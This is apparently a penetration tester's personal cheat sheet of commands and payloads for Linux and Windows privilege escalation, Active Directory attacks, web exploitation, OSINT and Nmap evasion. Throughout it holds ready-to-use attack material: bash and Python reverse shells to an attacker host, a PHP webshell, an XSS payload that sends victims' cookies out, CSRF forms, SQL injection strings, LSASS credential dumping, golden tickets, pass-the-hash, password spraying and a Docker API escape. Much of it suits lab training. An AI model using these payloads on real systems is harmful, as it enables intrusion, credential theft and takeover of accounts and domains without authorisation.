Linux

Thursday, May 7, 2026 5:49 PM

Linux quick-ref:

- List sudo commands: `sudo -l`
- Search filenames: `find / -name <pattern> 2>/dev/null`
- Grep: `grep -RIn "<pat>" <dir>` (`-I` = skip binaries)
- Show interfaces / IPs: `ip a` or `ifconfig`
- Routing: `ip route` ARP: `ip neigh`

/etc/shadow:

- World readable → take root hash, crack it (likely sha512crypt):
  - `hashcat -m <hash-type> -a 0 '<hash>' rockyou.txt`
- World writable → change root password:
  - Build hash: `mkpasswd -m sha-512 <new-pass>`
  - Replace the root password hash field in /etc/shadow (between first two colons).

/etc/passwd:

- World writable:
  - Change root password:
    - `openssl passwd <new-pass>`
    - Put hash between first and second colon on root line.
  - Or add a new UID-0 account:
    - Copy root line to bottom, rename, drop in your hash.

Sudo shell escapes:

- Run `sudo -l` → check each binary on **GTFOBins**.

Sudo env_keep / LD_PRELOAD:

- Run `sudo -l` — look for `env_keep+=LD_PRELOAD`.
- Build a shared object that runs on load:

```
gcc -fPIC -shared -nostartfiles -o /tmp/preload.so preload.c
```

- Trigger via the sudo-allowed program:

```
sudo LD_PRELOAD=/tmp/preload.so <program>
```

/etc/crontab:

- Check writable cron jobs (running as root): `cat /etc/crontab`
- Reverse-shell payload:

```
#!/bin/bash
bash -i >& /dev/tcp/<kali-ip>/4444 0>&1
```

- Catch on kali: `nc -nvlp 4444`
- $PATH abuse — cronjob calls a relative binary you can hijack:
  - Prepend $HOME/bin to crontab PATH:

```
PATH=$HOME/bin:$PATH
```

  - Drop a malicious file with the same name in $HOME:

```
#!/bin/bash
cp /bin/bash /tmp/rootbash && chmod +xs /tmp/rootbash
```

  - Make it executable: `chmod +x /home/user/<name>.sh`

SUID / SGID executables:

- Find them all:
  ```
  find / -type f -a \( -perm -u+s -o -perm -g+s \) -exec ls -l {} \; 2>/dev/null
  ```
- Look for known CVEs / GTFOBins exploits.

Bash history / config files:

- Check .bash_history, .zsh_history, .mysql_history, .lesshst, .viminfo for creds:
  - Example leak: `mysql -h somehost.local -uroot -ppassword123`

NFS root squashing:

- Verify export has `no_root_squash`: `cat /etc/exports`
- On kali (as root):
  ```
  mkdir /tmp/nfs && mount -o rw,vers=3 <victim>:/tmp /tmp/nfs
  ```
- Drop a SUID payload in the share:
  ```
  msfvenom -p linux/x86/exec CMD="/bin/bash -p" -f elf -o /tmp/nfs/shell.elf
  chmod +xs /tmp/nfs/shell.elf
  ```
- On victim: `/tmp/shell.elf`

Kernel exploits:

- Linux Exploit Suggester 2:
  - `perl linux-exploit-suggester-2.pl`
- Dirty COW:
  ```
  gcc -pthread c0w.c -o c0w && ./c0w
  ```
  - Then run `/usr/bin/passwd` (root password gets overwritten).

PrivEsc enumeration scripts:

- Run `linpeas.sh` or `LinEnum.sh` to surface the obvious wins.

Linux SQL (raptor_udf2 — root MySQL user):

- Compile UDF:
  ```
  gcc -g -c raptor_udf2.c -fPIC
  gcc -g -shared -Wl,-soname,raptor_udf2.so -o raptor_udf2.so raptor_udf2.o -lc
  ```
- Connect: `mysql -u root`
- Register UDF (do_system):
  ```
  use mysql; create table foo(line blob);
  insert into foo values(load_file('/path/raptor_udf2.so'));
  select * from foo into dumpfile '/usr/lib/mysql/plugin/raptor_udf2.so';
  create function do_system returns integer soname 'raptor_udf2.so';
  ```
- Make rootbash:
  ```
  select do_system('cp /bin/bash /tmp/rootbash; chmod +xs /tmp/rootbash');
  ```
- Trigger: `/tmp/rootbash -p`

FTP:

- Anonymous: `ftp anonymous@<ip>`

SSH:

- User enumeration on bad versions (e.g. 7.7) via Metasploit:
  - `use auxiliary/scanner/ssh/ssh_enumusers`
  - `set RHOSTS <ip>`
  - `set USER_FILE /usr/share/wordlists/metasploit/unix_users.txt`
- Password spraying:

- `hydra -L users.txt -P /usr/share/wordlists/rockyou.txt ssh://<ip>`

Shell upgrade:

- See what is available: `which python perl ruby php nc bash sh`
- Spawn PTY: `python3 -c 'import pty; pty.spawn("/bin/bash")'`
- Background, `stty raw -echo; fg`, then `export TERM=xterm`

Reverse shells:

- https://www.revshells.com/
- Bash: `bash -i >& /dev/tcp/<kali>/4444 0>&1`
- Python3: `python3 -c 'import socket,os,pty;s=socket.socket();s.connect(("<kali>",4444));[os.dup2(s.fileno(),f) for f in (0,1,2)];pty.spawn("/bin/bash")'`
- Catch on kali: `nc -nvlp 4444`

File transfer:

- Quick HTTP server: `python3 -m http.server 8000`
- On victim: `wget http://<kali>:8000/file` or `curl -O http://<kali>:8000/file`
- SCP: `scp file user@<ip>:/path`

Bash quick scripts (path / process inspection):

- $PATH vs default baseline (find injected entries):

```
echo "$PATH" | tr ':' '\n'
default_path=(/usr/local/sbin /usr/local/bin /usr/sbin /usr/bin /sbin /bin)
for p in "${default_path[@]}"; do [[ ":$PATH:" != *":$p:"* ]] && echo "missing: $p"; done
IFS=':' read -ra current <<< "$PATH"
for p in "${current[@]}"; do [[ ! " ${default_path[*]} " =~ " $p " ]] && echo "extra: $p"; done
```

- Process tree:

```
ps -eo pid,ppid,user,stat,etime,cmd --forest
```

- Process lineage walk:

```
process_lineage(){ pid=$1; while [ "$pid" -ne 0 ] 2>/dev/null; do
  [ ! -d "/proc/$pid" ] && break
  cmd=$(tr '\0' ' ' < /proc/$pid/cmdline 2>/dev/null)
  ppid=$(awk '/PPid:/ {print $2}' /proc/$pid/status)
  printf "%s | %s | %s\n" "$(cat /proc/$pid/comm)" "$pid" "$cmd"; pid=$ppid
done; }
```

- Watch for parent rapidly forking children:

```
watch -n 1 'ps -eo pid,ppid,cmd --sort=start_time | tail -n 20'
```

- Inspect a symlink:

```
ls -l <path>; stat <path>; readlink -f <path>
```

Metasploit:

- Start with msfconsole
- Use "search <exploit>" to see a list of exploits that match that description:
  - Type use <exploit #> to use it
  - Use "show options" to see what needs to be set for the exploit to work
  - "set" each of those options

- Usually set payload to be generic/shell_reverse_tcp for all

ZIP:

- Convert zip to john hash:
  - zip2john passwords6.zip > zip.hash
- Crack that hash:
  - john --wordlist=/usr/share/wordlists/rockyou.txt zip.hash

Windows

Thursday, May 7, 2026 5:48 PM

RDP services:

- xfreerdp:
  - `xfreerdp /u:USERNAME /p:PASSWORD /v:IP_ADDRESS`
- Move files using RDP (clipboard + drive share):
  - `mkdir -p /root/rdp-share`
  - `xfreerdp /v:<ip> /u:<user> /p:'<pass>' /d:<DOMAIN> /cert:ignore /dynamic-resolution +clipboard /drive:share,/root/rdp-share`
- RDP enumeration:
  - `nmap -p 3389 --script rdp-enum-encryption <ip>`
  - If NLA = SUCCESS you can access the login screen with rdesktop

Network info (Windows):

- Interfaces, IP, DNS:
  - `ipconfig /all`
- ARP table:
  - `arp -a`
- Routing table:
  - `route print`
- WinRM (default port 5985):
  - `evil-winrm -i <IP> -u <user> -p <pass>`

Windows Defender:

- List Defender policy:
  - `Get-MpComputerStatus`

AppLocker:

- List AppLocker rules:
  - `Get-AppLockerPolicy -Effective | select -ExpandProperty RuleCollections`
- List AppLocker policy:
  - `Get-AppLockerPolicy -Local | Test-AppLockerPolicy -path C:\Windows\System32\cmd.exe -User Everyone`

Windows System enumeration:

- OS name / version:
  - `systeminfo`
  - `Get-NetComputer -fulldata`
- Installed hotfixes:
  - `Get-HotFix | ft -AutoSize`
- Installed programs:
  - `Get-WmiObject -Class Win32_Product | select Name, Version`
- Running services:
  - `tasklist /svc`
- Running processes / open ports:
  - `netstat -ano`

- Env variables:
  - `set  (CMD)`
  - `Get-ChildItem Env  (PowerShell)`
- Named Pipes (Sysinternals):
  - `Pipelist.exe /accepteula`
- Named Pipes (PowerShell):
  - `gci \\.\pipe\`
- LSASS pipe perms (Sysinternals):
  - `accesschk.exe /accepteula \\.\Pipe\lsass -v`
- Pipe perms (PowerShell):
  - `$pipe = '\\.\pipe\lsass'; (Get-Acl $pipe).Access | Format-List`

Windows Users and Groups:

- Get password policy:
  - `net accounts`
- See active users:
  - `query user`
- See all local users:
  - `net user`
- See all domain users:
  - `Get-NetUser | select cn`
- See all local groups:
  - `net localgroup`
- See all domain groups (filter for admin):
  - `Get-NetGroup -GroupName *admin*`
- Group details:
  - `net localgroup administrators`
- Current user:
  - `echo %USERNAME%`
- Current privileges:
  - `whoami /priv`
- Current group membership:
  - `whoami /groups`

PowerShell quick-ref:

- Grep equivalent:
- Search filenames: `Get-ChildItem` (use `-Recurse` for deep, `-Force` to reveal hidden/system)
- Local accounts the GUI hides: `Get-LocalUser`

PowerShell path / process scripts:

- Compare current $PATH vs default Windows baseline (find injected entries):

```
Write-Host '===== CURRENT PATH ====='
$env:PATH -split ';'
$defaultPath = @(
  'C:\Windows\system32','C:\Windows','C:\Windows\System32\Wbem',
  'C:\Windows\System32\WindowsPowerShell\v1.0\','C:\Windows\System32\OpenSSH\')
$defaultPath | Where-Object { $_ -notin ($env:PATH -split ';') }   # missing
($env:PATH -split ';') | Where-Object { $_ -notin $defaultPath }  # extras
```

- List all processes (incl. parent + cmdline):

```
Get-CimInstance Win32_Process | Select
Name,ProcessId,ParentProcessId,ExecutablePath,CommandLine | Sort ProcessId
```

- Process lineage walk (parent chain):

```
function Get-ProcessLineage { param([int]$Pid)
  while ($Pid -ne 0) {
    $p = Get-CimInstance Win32_Process -Filter "ProcessId=$Pid"; if(!$p){break}
    [PSCustomObject]@{Name=$p.Name;PID=$p.ProcessId;PPID=$p.ParentProcessId;Cmd=
$p.CommandLine}
    $Pid = $p.ParentProcessId } }
```

- Spot a parent process spawning many children:
  ```
  Get-CimInstance Win32_Process | Group ParentProcessId | Sort Count -Desc |
  Select -First 15
  ```
- Inspect a symlink target / metadata:
  ```
  Get-Item <path> -Force | Format-List
  FullName,LinkType,Target,Attributes,CreationTime,LastWriteTime
  ```

SeDebugPrivilege exploits:

- Mimikatz (reads memory for creds):
  - LSASS dumping:
    - Using procdump.exe: `procdump.exe -accepteula -ma lsass.exe lsass.dmp`
    - Using Task Manager: Details → LSASS → Create dump file
  - Use mimikatz.exe:
    - `privilege::debug` (must say "20 ok == admin")
    - `log`
    - `sekurlsa::minidump lsass.dmp`
    - `sekurlsa::logonpasswords`
  - Golden ticket attack:
    - `lsadump::lsa /inject /name:krbtgt` → grab Domain SID (1), User RID (2), NTLM (3)
    - `kerberos::golden /user:Administrator /domain:<dom>.local /sid:<1> /krbtgt:<3> /id:500`
    - `misc::cmd` → full domain access

RCE (impersonate parent):

- Use psgetsys.ps1 against a process running as SYSTEM:
  ```
  . .\psgetsys.ps1
  ImpersonateFromParentPid -ppid 6060 -command "C:\Windows\System32\cmd.exe" -
  cmdargs ls
  ```

SQL tools (Windows MSSQL):

- Mssqlclient.py (Impacket):
  - `impacket-mssqlclient sql_dev@<ip> -windows-auth`
  - Enable xp_cmdshell: `enable_xp_cmdshell`
  - Run OS command: `xp_cmdshell <command>`
  - Check privs: `xp_cmdshell whoami /priv` (look for SeImpersonatePrivilege)
- Juicy Potato (≤ Win10 1809 / pre-Server 2019):
  - Upload via PowerShell + Python server (write to C:\Windows\temp):
    ```
    xp_cmdshell "powershell -c Invoke-WebRequest
    http://<kali>/JuicyPotato.exe -OutFile C:\Windows\Temp\JuicyPotato.exe"
    ```
  - Listen on kali: `sudo nc -lnvp 8443`
  - Trigger:
    ```
    xp_cmdshell c:\Windows\Temp\JuicyPotato.exe -l 53375 -p c:\windows\system32
    \cmd.exe -a "/c c:\Windows\Temp\nc.exe <kali-ip> <port> -e cmd.exe" -t *
    ```
- RoguePotato (modern Windows):
  - Same upload pattern, swap binary for `PrintSpoofer64.exe` / RoguePotato.

Persistence:

- Make a payload with msfvenom:
  - `msfvenom -p windows/meterpreter/reverse_tcp LHOST=<kali> LPORT=<port> -f exe -o shell.exe`
- Drop on victim:
  - `scp shell.exe Administrator@<victim>:/<path>`

— Active Directory —

Fping (subnet sweep):

- `fping -agq 10.211.11.0/24`
- `-a` alive, `-g` generate from netmask, `-q` quiet

Nslookup:

- Resolve hostname/domain → IP

Nmap:

- `nmap -sV -sC <ip> -iL hosts.txt -oN port_scan.txt`
  - `-sV`: version detection on open ports
  - `-sC`: run default NSE scripts
  - `-iL`: read targets from file (one per line)
  - `-oN`: output normal format to file
  - Can understand Cidr notation

Smbclient:

- Null connection / list shares:
  - `smbclient -L //<ip> -N`
- Recon SMB shares on host:
  - `smbmap -H <ip>`
  - `nmap -p<smb_port> --script smb-enum-shares <ip>`
- Connect to share:
  - `smbclient //<ip>/<share> -N # anonymous`
  - `smbclient //<ip>/<share> -U 'user%pass' # creds`
  - `smbclient //<ip>/<share> -W <DOMAIN> -U 'user%pass' # domain-joined`

SMB enumeration (netexec):

- Password policy: `nxc smb <ip> -u '' -p '' --pass-pol`
- Share perms: `nxc smb <ip> -u 'user' -p 'pass' --shares`
- Dump RIDs/users: `nxc smb <ip> -u '' -p '' --rid-brute`
- Generate users.txt from RID brute:
  ```
  nxc smb <ip> -u <user> -p <pass> --rid-brute | grep 'SidTypeUser' | cut -d '\' -f2 | cut -d '(' -f1 > users.txt
  ```
- Test "username == password" (else password spray):
  ```
  nxc smb <ip> -d <DOMAIN> -u usernames.txt -p usernames.txt --no-brute --continue-on-success
  ```
- If you get a valid SMB account, kerberoast SPNs:
  ```
  impacket-GetUserSPNs <DOMAIN>/<user>:<pass> -dc-ip <dc-ip> -request -outputfile hashes.txt
  ```

RPCclient (null sessions):

- Connect: `rpcclient -U "" <dc-ip> -N`

- Once in:
  - `enumdomusers` (users)
  - `getdompwinfo` (password policy)
- Build users.txt:
  ```
  rpcclient -U "" -N <dc-ip> -c "enumdomusers" | awk -F'[][]' '{print $2}' | cut -d" " -f1 > users.txt
  ```
- If enumdomusers blocked, brute-force RIDs:
  ```
  for i in $(seq 500 2000); do echo "queryuser $i" | rpcclient -U "" -N <dc-ip> 2>/dev/null | grep -i "User Name"; done
  ```

LDAP:

- Test anonymous bind:
  - `ldapsearch -x -H ldap://<dc-ip> -s base`
- Query objects with naming context:
  - `ldapsearch -x -H ldap://<dc-ip> -b "dc=tryhackme,dc=loc" "(objectClass=person)"`
- Get all domain-joined computers:
  - `nxc ldap <dc-ip> -d <domain> -u <user> -p <pass> --computers`
- Just computer names:
  ```
  nxc ldap <dc-ip> -d <domain> -u <user> -p <pass> --computers | grep '\$' | grep -vE '\[\*\]|\[\+\]|\[-\]'
  ```
- Resolve computer → IP:
  - `dig +short <machine>.<domain> @<dc-ip>`

Enum4linux (SMB+LDAP one-shot):

- `Enum4linux-ng -A -u 'user' -p 'pass' <ip>`

Kerbrute:

- Install:
  ```
  wget https://github.com/ropnop/kerbrute/releases/latest/download/kerbrute_linux_amd64
  chmod +x kerbrute_linux_amd64 && sudo mv kerbrute_linux_amd64 /usr/local/bin/kerbrute
  ```
- Username enumeration:
  - `kerbrute userenum --dc <dc-ip> -d <domain> users.txt`
- Password spray (clock-skew must be < 3h — fix with ntpdate / date -s):
  ```
  while IFS= read -r line; do kerbrute passwordspray -d <domain> --dc <dc-ip> users.txt "$line"; done < trim_pass.txt | grep "VALID LOGIN"
  ```

Pass-the-hash:

- From a backup_extract.txt with format user:rid:LM:NTLM:::
  - `cat backup_extract.txt | cut -d ':' -f1 > extracted_users.txt`
  - `cut -d: -f4 backup_extract.txt > ntlm-hashes.txt`
- Find a valid (user, hash) pair via SMB:
  - `nxc smb <ip> -u extracted_users.txt -H ntlm-hashes.txt`
- Use impacket-smbexec (cmd-only shell — type, dir, etc.):
  - `impacket-smbexec '<acct>$'@<ip> -hashes ':<NTLM>'`
- WinRM:
  - `evil-winrm -i <IP> -u <user> -H <NTLM>`

Atomizer (OWA password spray):

- `atomizer owa mail.<domain> password.txt user.txt --interval 00:00:01`

Bloodhound:

- Install:
  - `apt-get install bloodhound`
- Manual collection (run on victim):
  - Run SharpHound, then:
    ```
    Invoke-Bloodhound -CollectionMethod All -Domain <DOM>.local -ZipFileName
    loot.zip
    ```
  - Pull loot to kali:
    ```
    scp Administrator@<victim>:/C:<loot-path> <kali-path>
    ```
- Easy way (from kali):
  - `bloodhound-python -u Administrator -p 'P@$$W0rd' -d <dom>.local -ns <dc-ip> -c All`
- Run bloodhound, login admin:admin, upload loot.zip / json dirs.

Server Manager (RDP into DC):

- Tools → AD Users and Computers (GUI enum)

ASREPRoasting (DOES_NOT_REQUIRE_PREAUTH):

- Find candidates:
  - `impacket-GetNPUsers <domain>/ -usersfile users.txt -dc-ip <DC_IP> | grep -i "user"`
- Crack hash with hashcat, then dump rest with secretsdump:
  - `impacket-secretsdump <domain>/<user>:<pass>@<dc-ip>`
- Use NTLM hash with Evil-WinRM:
  - `evil-winrm -i <IP> -u <User> -H <NTHash>`
- If WinRM fails, fall back to psexec:
  - `impacket-psexec <domain>/<user>@<dc-ip> -hashes :<NTLM>`

Ticket impersonation (constrained delegation):

- Look for delegation rights:
  - `impacket-findDelegation <domain>/<user>:'<pass>' -dc-ip <dc-ip>`
- Request TGT for low-priv account:
  - `impacket-getTGT <domain>/<user>:'<pass>' -dc-ip <dc-ip>`
  - `export KRB5CCNAME=<user>.ccache`
- Request ST for high-priv (impersonate Administrator):
  - `impacket-getST -k -spn <high-acct>/DC.<domain> -impersonate Administrator <domain>/<user>:<pass>`
  - `export KRB5CCNAME=Administrator.ccache`
- Use cached ticket — dump all hashes:
  - `impacket-secretsdump -no-pass -k DC.<domain>`
- Pivot to any account via psexec / evil-winrm with the dumped hash.

bloodyAD:

- Read AD object:
  - `bloodyAD -u <u> -p '<p>' -d <dom>.local --host <dc-ip> get object <target>`
- Set an attribute:
  - `bloodyAD -u <u> -p '<p>' -d <dom>.local --host <dc-ip> set object -v '<value>' <target> <attr>`
- Add a user to a group:
  - `bloodyAD -u <u> -p '<p>' -d <dom>.local --host <dc-ip> add groupMember 'Domain Admins' <user>`

- Show writeable objects (where ACL gives you something):
  - `bloodyAD -u <u> -p '<p>' -d <dom>.local --host <dc-ip> get writable`

Reference cheatsheet:

- https://gist.github.com/HarmJ0y/184f9822b195c52dd50c379ed3117993

Web

Thursday, May 7, 2026 6:01 PM

Setup / pre-engagement:

- For HTB-style boxes, map host → ip in `/etc/hosts` (vhosts will not resolve otherwise).
- Default port-scan: `nmap -sV -sC -Pn <target_ip>`
- Quick web sanity check: `curl -I http://<target>` / `whatweb http://<target>`

Directory & content fuzzing:

- gobuster:
  - `gobuster dir -u https://<target> -w /usr/share/wordlists/common.txt`
  - Add `-x php,html,txt` for extension fuzz.
- ffuf:
  - `ffuf -w /usr/share/wordlists/dirb/common.txt -u http://<target>/FUZZ -ac`
  - `-ac` auto-calibrate to filter out wildcard responses.
- Common wordlist locations:
  - /usr/share/wordlists/dirb/common.txt
  - /usr/share/seclists/Discovery/Web-Content/
  - /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
- Default-creds wordlist (very useful early on):
  - https://github.com/danielmiessler/SecLists/tree/master/Passwords/Default-Credentials

Vhost fuzzing (find virtual hosts):

- `ffuf -u http://<ip> -H "Host: FUZZ.<domain>" -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -ac`
- Filter by status: add `-fc 404` or `-fs <size>` once you have a baseline.

HTTP verb tampering:

- For 403s, try every method — endpoints are sometimes restricted by verb only:
  - `curl -X GET http://<target>/admin`
  - `curl -X POST http://<target>/admin`
  - `curl -X PUT http://<target>/admin`
  - `curl -X DELETE http://<target>/admin`
  - `curl -X TRACE http://<target>/admin`
- Bonus: try header tricks — `X-Original-URL`, `X-Rewrite-URL`, `X-Forwarded-For: 127.0.0.1`.

curl quick-ref:

- Verbose with headers: `curl -v http://<target>`
- Send cookie: `curl -b "PHPSESSID=abc" http://<target>`
- POST form data: `curl -d 'user=admin&pass=admin' http://<target>/login`
- POST JSON: `curl -H 'Content-Type: application/json' -d '{"k":"v"}' http://<target>/api`
- File upload: `curl -F 'file=@shell.php' http://<target>/upload.php`
- Follow redirects: `-L` Ignore SSL: `-k`

SQL injection:

- Truthy classic: `' OR 1=1--`
- Manual flow:

- Find column count: `' ORDER BY 1,2,3,...--` (until error)
- Find tables: `' UNION SELECT 1,2,3--`
  - SQLite tables: `' UNION SELECT name,0,0,0,0,0,0 FROM sqlite_master WHERE type='table'--`
  - MySQL tables: `' UNION SELECT table_name,2,3 FROM information_schema.tables--`
- Once you have a table, dump columns of interest (usernames / roles / passwords).

- In practice, automate with sqlmap (manual UNION trick is mostly for SQLite):
  - `sqlmap -u 'http://<target>/path?id=1' --batch --dbs`
  - `sqlmap -u 'http://<target>/path?id=1' -D <db> --tables`
  - `sqlmap -u 'http://<target>/path?id=1' -D <db> -T <tbl> --dump`
- POST body / cookie injection: `--data 'user=*&pass=*'` / `--cookie="..."` (mark injection point with *)

File-upload → webshell:

- Find a file-upload form (any kind).
- See which extensions are accepted; if PHP is blocked try alternates: phtml, php3, php4, php5, php7, pht, phar.
- If only image extensions are allowed, swap in Burp:
  - Save as inject.jpg, intercept with Burp, change filename to inject.php and Content-Type to application/x-php on the way out.
- Minimal PHP webshell:

```
<?php system($_GET["cmd"]); ?>
```

- Find the upload location and trigger: `http://<target>/<path>/shell.php?cmd=id`
- Pop a real reverse shell:

```
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/<kali>/4444 0>&1'"); ?>
```

XSS — stored cookie stealer:

- Start a python listener: `python3 -m http.server <kali_port>`
- Inject the payload anywhere stored XSS lives (forum, comment, profile):

```
<script>document.location='http://<kali>:<port>/?c='+document.cookie</script>
```

- Replay the stolen cookie in your browser to auth as the victim.
- Reflected variant — payload in URL: `http://<target>/?q=<script>...</script>`
- WAF bypass quick tries:
  - `<svg onload=alert(1)>`, `<img src=x onerror=alert(1)>`
  - `<a href="javascript:alert(1)">x</a>`

CSRF / CSRF + XSS chain:

- Plain CSRF — auto-submitting form on attacker page:

```
<form id=f action='http://<target>/settings.php' method=POST>
  <input name=name value=admin><input name=password value=hacked></form>
<script>document.f.submit()</script>
```

- CSRF + stored XSS (persistent on a message board / profile):

```
<img src=x onerror="fetch('/settings.php',{method:'POST',
  headers:{'Content-Type':'application/x-www-form-urlencoded'},
  body:'name=admin&password=hacked'})">
```

Local File Include (?file=):

- Use the application name (e.g. app.py) to find the relative path to the running webserver to view source:
  - Try `?file=app.py`, `?file=../app.py`, `?file=opt/app.py`.
- Classic targets to read:
  - `/etc/passwd`, `/etc/hosts`, `/proc/self/environ`
  - `/var/log/apache2/access.log` (chain with log poisoning → RCE)

- PHP wrappers (filter / read source as base64):
  - `?file=php://filter/convert.base64-encode/resource=index.php`
- Burp / curl: `curl http://<target>/?file=../../../../etc/passwd`

Pivot from web → host:

- WinRM (default 5985): `evil-winrm -i <ip> -u <user> -p <pass>`
- SSH if creds leaked: `ssh <user>@<ip>`
- Upgrade nc shell to PTY: `python3 -c 'import pty; pty.spawn("/bin/bash")'`

Hashes (web-app DB dumps):

- Identify hash type: `hashid -m <hash>`
- Crack offline:
  - `hashcat -m <mode> -a 0 hash.txt /usr/share/wordlists/rockyou.txt`
- Common modes (quick reference):
  - 0 = MD5, 100 = SHA1, 1000 = NTLM, 1400 = SHA256, 1800 = sha512crypt, 3200 = bcrypt

Web → SMB pivots:

- List shares: `smbclient -L //<ip> -U <user>` (or `-N` for null)
- Mount share: `sudo mount -t cifs //<ip>/<share> /mnt/smb -o user=<user>`
- Capture NTLMv2 from the app server (Responder + UNC injection):
  - `sudo responder -I tun0`
  - Trigger by getting the app to fetch `\\<kali-ip>\share\anything` (file include / PDF / Excel formula).

Docker escape (unauth API on host):

- Find the Docker subnet from inside the container:
  - `curl -v http://host.docker.internal:2375/version`
- Sweep the subnet for an unauth Docker API:

```
for i in $(seq 1 254); do (curl -s --connect-timeout 1 http://192.168.65.$i:2375/version 2>/dev/null
  | grep -q "ApiVersion" && echo "192.168.65.$i:2375 OPEN") & done; wait
```

- Confirm no auth required:
  - `curl http://<docker-host>:2375/version`
- List images on the host:
  - `curl -s http://<docker-host>:2375/images/json | grep -o '"RepoTags":\[[^]]*\]'`
- Drop a container that mounts the host filesystem:

```
cat > /tmp/container.json << 'EOF'
{"Image":"alpine:latest",
 "Cmd":["/bin/sh","-c","cat
/mnt/host_root/Users/Administrator/Desktop/root.txt"],
 "HostConfig":{"Binds":["/mnt/host/c:/mnt/host_root"]},
 "Tty":true,"OpenStdin":true}
EOF
```

- Serve it from kali, pull it, start it, read logs:
  - `cd /tmp && python3 -m http.server 8000`
  - `curl http://<kali>:8000/container.json -o /tmp/container.json`
  - `curl -X POST -H 'Content-Type: application/json' -d @/tmp/container.json http://<docker-host>:2375/containers/create?name=pwned`
  - `curl -X POST http://<docker-host>:2375/containers/<id>/start`
  - `curl http://<docker-host>:2375/containers/<id>/logs?stdout=true`

Web tooling quick-ref:

- **Burp Suite** — proxy + repeater + intruder. Set browser proxy to 127.0.0.1:8080.
- **Wireshark / tcpdump** — capture HTTP / unencrypted creds; pivot to identifying protocols, hosts, connection attempts.
- Start a quick file server: `python3 -m http.server <port>`
- Catch reverse shells in `bash` (not zsh — terminal compatibility): `nc -lnvp <port>`

OSINT

Thursday, May 7, 2026 6:04 PM

Google dorking (regex for the web):

- Restrict to a domain: `site:example.com`
- Find filetypes: `filetype:pdf "confidential"`
- Index browsing: `intitle:"index of" "<keyword>"`
- Login portals: `inurl:admin OR inurl:login site:<target>`
- Exclude noise: `-www -site:foo.com`
- Exposed creds in code: `site:pastebin.com "<target>"`, `site:github.com "<target>" password`
- Reference: Google Hacking Database (GHDB).

Pastebin / GitHub Gists (public leaks):

- Search via Google dorks (Pastebin disabled site search) for tokens, creds, internal hostnames.
- GitHub: `"<target>" password`, `org:<target> filename:.env`
- TruffleHog / GitLeaks for automated repo scraping if you have a target org/user.

Internet Archive / Wayback:

- Snapshot history: https://web.archive.org/web/*/<target>/*
- Catch old endpoints, leaked subdomains, removed pages, robots.txt, sitemap.xml.
- Bulk pull URL list: `waybackurls <domain>` / `gau <domain>`

Shodan.io:

- Find target services by IP/org/banner/port (login + API key required for filters):
  - `org:"<Company Name>"`
  - `hostname:<domain>`, `net:<CIDR>`
  - `product:"OpenSSH" version:"7.4"`
  - `port:445 country:"US"`
  - `http.title:"login" http.favicon.hash:<hash>`
- CLI usage:
  - `shodan init <api-key>`
  - `shodan host <ip>`
  - `shodan search 'org:"Acme" port:22' --fields ip_str,port,product`

Email enumeration:

- **Hunter.io** — surface verified email addresses tied to a domain (great for phishing target lists).
- **HaveIBeenPwned.com** — confirm an address exists in a breach (proves it was real & valid).
- Permutators (build candidate addresses from name lists):
  - `fname.lname@<domain>`, `flname@<domain>`, etc.
- Verify SMTP-side without sending: `smtp-user-enum -M VRFY -U users.txt -t <ip>`

People & breach intel:

- Combine pieces: full name → company (LinkedIn) → email pattern → breach data → password reuse.
- Useful sources: LinkedIn, Twitter/X bios, Facebook, Instagram (geotags), public CVs / GitHub profiles.
- Breach search: HaveIBeenPwned, DeHashed (paid), IntelX, leak-lookup.

Recon-ng (modular OSINT framework):

- `recon-ng`
- Workspace + module flow:
  - `workspaces create <name>`
  - `marketplace install all` (or specific)
  - `modules load recon/domains-hosts/hackertarget`
  - `options set SOURCE <domain>` → `run`
- Useful modules: hackertarget, bing_domain_web, brute_hosts, whois_pocs, hibp_breach.

ExifTool (metadata):

- Read all metadata: `exiftool <file>`
- Bulk on a folder: `exiftool -r <dir>`
- Strip metadata before publishing: `exiftool -all= <file>`
- Look for: GPS coords, camera serial, internal usernames, software/version strings, document author.

DNS recon:

- **Dig** — basic resolution + zone transfer:
  - `dig <domain> ANY +noall +answer`
  - `dig @<ns-server> <domain> AXFR    # zone transfer (act as secondary)`
- Reverse lookup: `dig -x <ip>`
- **nslookup** — quick name → IP from DNS:
  - `nslookup <hostname> [server]`
- **host** — list all record types:
  - `host -a <domain>`

Subdomain enumeration:

- **Fierce** — DNS reconnaissance / subdomain brute:
  - `fierce --domain <domain>`
  - `fierce --domain <domain> --subdomain-file <wordlist>`
- Other tools (mirror your class methodology):
  - `subfinder -d <domain> -all`
  - `amass enum -d <domain>`
  - `assetfinder --subs-only <domain>`
- Cert transparency:
  - `curl -s "https://crt.sh/?q=%25.<domain>&output=json" | jq -r .[].name_value | sort -u`

CeWL (custom wordlists from a target site):

- Spider a site and build a tailored wordlist (great for password sprays):
  - `cewl http://<target> -d 2 -m 5 -w wordlist.txt`
  - `-d`: depth, `-m`: min word length
- Mangle with rules: `hashcat --stdout wordlist.txt -r rules/best64.rule`

Nmap (active recon):

- Default Aggressive scan: nmap -sV -sC -p- -A <ip>
- Polite scan: `nmap -sV -sC -Pn <ip>`
- Top services + scripts to file: `nmap -sV -sC -iL hosts.txt -oN scan.txt`
- OS guess: `-O` UDP top: `-sU --top-ports 50`

Whois / IP allocation:

- Domain whois: `whois <domain>`

- IP whois (RIR): `whois <ip>`
- ASN / netblock pivot via bgp.he.net or:
  - `amass intel -org "<Company>"`

Image / reverse search:

- Google Lens, Yandex Images (best for faces/landmarks), TinEye.
- Compare hashes / find duplicates: `imagehash` Python lib.
- NEVER attempt to bypass facial-recognition systems against unwitting subjects — stay within scope.

OPSEC reminders:

- Use a clean browser profile / VM for OSINT; cookies & login state leak intent.
- Strip your own metadata (ExifTool / clean-me-up scripts) before sharing screenshots in reports.
- Stay passive when possible — active recon (nmap, fierce brute) **is** detectable.

Web checklist

Thursday, May 7, 2026 10:34 PM

[ ] Fuzz the website to find login or admin panels
[ ] Find somewhere to upload php files
[ ] Use revshellgenerator to create a phprevshell
[ ] Check web server sudo rights

Nmap

Thursday, May 7, 2026 5:49 PM

Firewall evasion

- Firewall present if port is rejected, possible if blocked
    - -sA (ack scan) can evade a good portion of firewals
    - -sU (UDP scan)
    - --disable-arp-ping

IPS evasion

- If your IP gets blocked by the host
    - -D RND:5 (Decoys with 5 randomly generated IP addrs)
- If your port gets blocked
    - --source-port <port #>

Footprinting (OSINT / Services)

